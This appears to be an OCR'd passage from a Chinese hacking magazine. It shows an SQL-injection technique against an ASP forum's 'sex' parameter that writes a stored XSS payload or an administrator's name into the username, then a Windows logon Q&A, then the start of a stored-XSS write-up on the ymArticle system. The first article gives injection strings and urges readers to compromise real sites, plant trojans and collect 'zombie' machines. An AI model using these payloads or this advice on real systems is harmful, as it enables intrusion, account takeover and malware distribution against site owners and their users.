


图 4

```
trSql = "select * from sf_moderator where userid = " & rs
```

```
("userid") & " and isadmin = 1"
  Set rs = Conn.Execute(StrSql)
  if not(rs.bof or rs.eof) then
  loginerr = false
  session("sfadminname") = username
  session("sfadminpw") = md5(password)
```

原来我们只是前台管理员，登录后台还要求你在sf_moderator里isadmin为1。怎么办呢？我们这里的Sql语句没有办法直接操作这个表，我也尝试过将管理员的密码更新到我的字段里，但是都失败了。看来只能利用这个update语句做其他的了！论坛的跨站脚本好象也防御得很好，但是现在我们已经能跨站了哦！如何做呢？很简单，我们去发个几个帖子，然后再利用我们的Update注入语句将我们自己的username改成<script>alert(''hehe'')</script>jnclovesw这样的形式不就直接操作数据库绕过asp的检查了么？进入数据库的时候检查，取出数据库的时候总不会检查了吧！OK，具体的操作就是将上面的sex=1变成sex=1,username='<script>alert(''hehe'')</script>jnclovesw'，然后注入就行了！注意跨站内容的“'”用“''”代替哦，如图5。




图5

这个跨站的代码可以有50个字符的长度，足够你挂马什么的了，因为主要是讲注入，跨站我就不说了。并且别人是看不出任何异样的，如图6。




图6

不知道的话管理员根据用户名字也根本删除不了我们的帐户的！因为里面有单引号哦！自己被自己的过滤拦住了！强悍吧！

因为是在access中，感觉这个sex的注入除了这个外很难有什么作为，但是有一个条件存在的前提下我们可能修改管理员的密码哦！大家注意到我们的userid是唯一的由数据库自己分配的，但是username却并不唯一，如果我们把名字修改为跟admin一样的呢？就是前面的跨站代码改成admin就可以修改自己的名字了！修改之后你再去登录，就会发现登录不了！呵呵，因为看到所有的验证语句都是这样写的：

```
  StrSql = "select password from sf_user where username = '" & ChkSql
(request.cookies("sf")("username")) & "'"
  Set rs2 = Conn.Execute(StrSql)
  if rs2.bof or rs2.eof then
  err = true
  else
  if md5(request("oldpassword")) <> rs2("password") then err = true
  end if
```

他取出的是第一条记录，而查询的顺序是根据userid从上到下的，所以你可以任意的改变身份，然后用你自己的密码以别人的身份出现，前提是只能变成比你后注册的，抢在他的前面让记录取出来就可以了！绕过asp直接操作数据库的结果就是条件允许的话可以做很多意想不到的事情。譬如有的论坛admin的userid都是1，甚至默认密码没有改，不过他的权限已经是普通用户权限，这个时候你就可以操作将个admin的名字改成论坛管理员的名字。然后登录后台了，具体的环境下有具体的应用，就不说了呵呵。

关于修补，其实可以看到注册页面并不存在这个漏洞，是因为他是这样取得sex的值的：

```
  sex = request("sex")
  if sex <> "1" and sex <> "2" then sex = "1"
```

不是1就是2，呵呵。这个漏洞给人的教训就是任何变量都是有害的，不管他来自哪里！这种修改版本很多，大家可以去中国站长站上下载看看，还可以Sql注入的，肉鸡就又多了哦！很多官方网站都可以进去的。呵呵，有问题欢迎到论坛讨论，我的ID是剑心。

呆呆虫问吧

问： 每次在登录Win2003系统时，总需要先按下键盘上的“Ctrl+Alt+Del”复合键，打开登录界面，并输入访问密码，才能进入到系统中去。不需要按“Ctrl+Alt+Del”复合键，怎么能进入到系统中呢？

答： 打开“开始”菜单中的“管理工具”命令，在随后弹出的下级菜单中，单击“本地安全策略”选项，再在对应窗口的左侧区域，依次展开“本地策略”/“安全选项”，在对应的右侧区域中，展开“交互式登录”选项，再双击“不需要按Ctrl+Alt+Del”选项，在随后打开的窗口中，选中“已启用”选项就可以了。

跨站，以夜猫之名

xY7

又是一个无聊的周末，在整理移动硬盘的时候翻出一套夜猫文章系统，使用版权“Powered by：ymArticleFree Version 2.1.0”，在网上搜索了一下，使用的人还真不少，就顺便看看代码写的怎么样吧。

夜猫文章系统的代码量不是很大，我们从最基本的开始，打开注册页面 register.php，看到如下代码 if ($_POST[action] == "adduser"){

```
?>
<br><br><br><center><table cellpadding=4 cellspacing=1 border=0 width=70%>
<tr><td bgcolor=#878787 align=center>
<font color=white>用户注册登记</font>
</td></tr>
<tr><td bgcolor=#efefef>
<?
$birthday = $b_year."-".$b_month."-".$b_day;
register($setting[user_reg_usergroupid],$_POST[username],$_POST[password],$_POST[email],$_POST[sex],$_POST[birthday],$_POST[homepage],$_POST[icq],$_POST[oicq],$_POST[race],$_POST[signature],$_POST[ipaddress],$_POST[realname],$_POST[realname1],$_POST[organization],$_POST[organization1],$_POST[country],$_POST[country1],$_POST[province],$_POST[province1],$_POST[city],$_POST[city1],$_POST[address],$_POST[address1],$_POST[zip],$_POST[phone],$_POST[fax],$_POST[idnumber],$_POST[referrerid]);
?>
```

又是用一个专门的函数 register()来进行提交，大致看了一下提交的变量，第一个 user_reg_usergroupid 好象有点名堂，可惜不是我们提交的，而且我们也不能伪造，那我们就看看这个注册函数怎么定义的，打开 function.php 看到如下代码（代码太长这里只给出关键的语句）：$sql = "INSERT INTO $ymcity_user_table (usergroupid,username,password,email,sex,birthday,homepage,icq,oicq,race,experience,money,signature,joindate,ipaddress,realname,realname1,organization,organization1,country,country1,province,province1,city,city1,address,address1,zip,phone,fax,idnumber,referrerid) VALUES ('$usergroupid','$username','$password','$email','$sex','$birthday','$homepage','$icq','$oicq','$race','$experience','$money','$signature','$timenow','$ipaddress','$realname','$realname1','$organization','$organization1','$country','$country1','$province','$province1','$city','$city1','$address','$address1','$zip','$phone','$fax','$idnumber','$referrerid')";。




图 1

mysql_db_query($dbname,$sql)；看到了吗？函数直接获取我们提交的变量然后就大大方方的插入到数据库里了，并没有任何想过滤的意思，这样当我们注册资料时，所有的提交都会原封不动的写进数据库里，当我们尝试访问注册信息时，如果我们写的是跨站代码就会被浏览器执行了，仔细看了一下，这个注册页面没有 ofstar 论坛的那个注册好玩，这里就当一个安全隐患提出吧。顺便说一下，当你注册时会有提示用户名不能包含特殊字符，不要管他，吓唬人玩呢，我们随便注册一个然后编辑信息在网站网址中插入代码，如图 1。

然后我们提交修改，怎么样？看到效果了吧，如图 2。

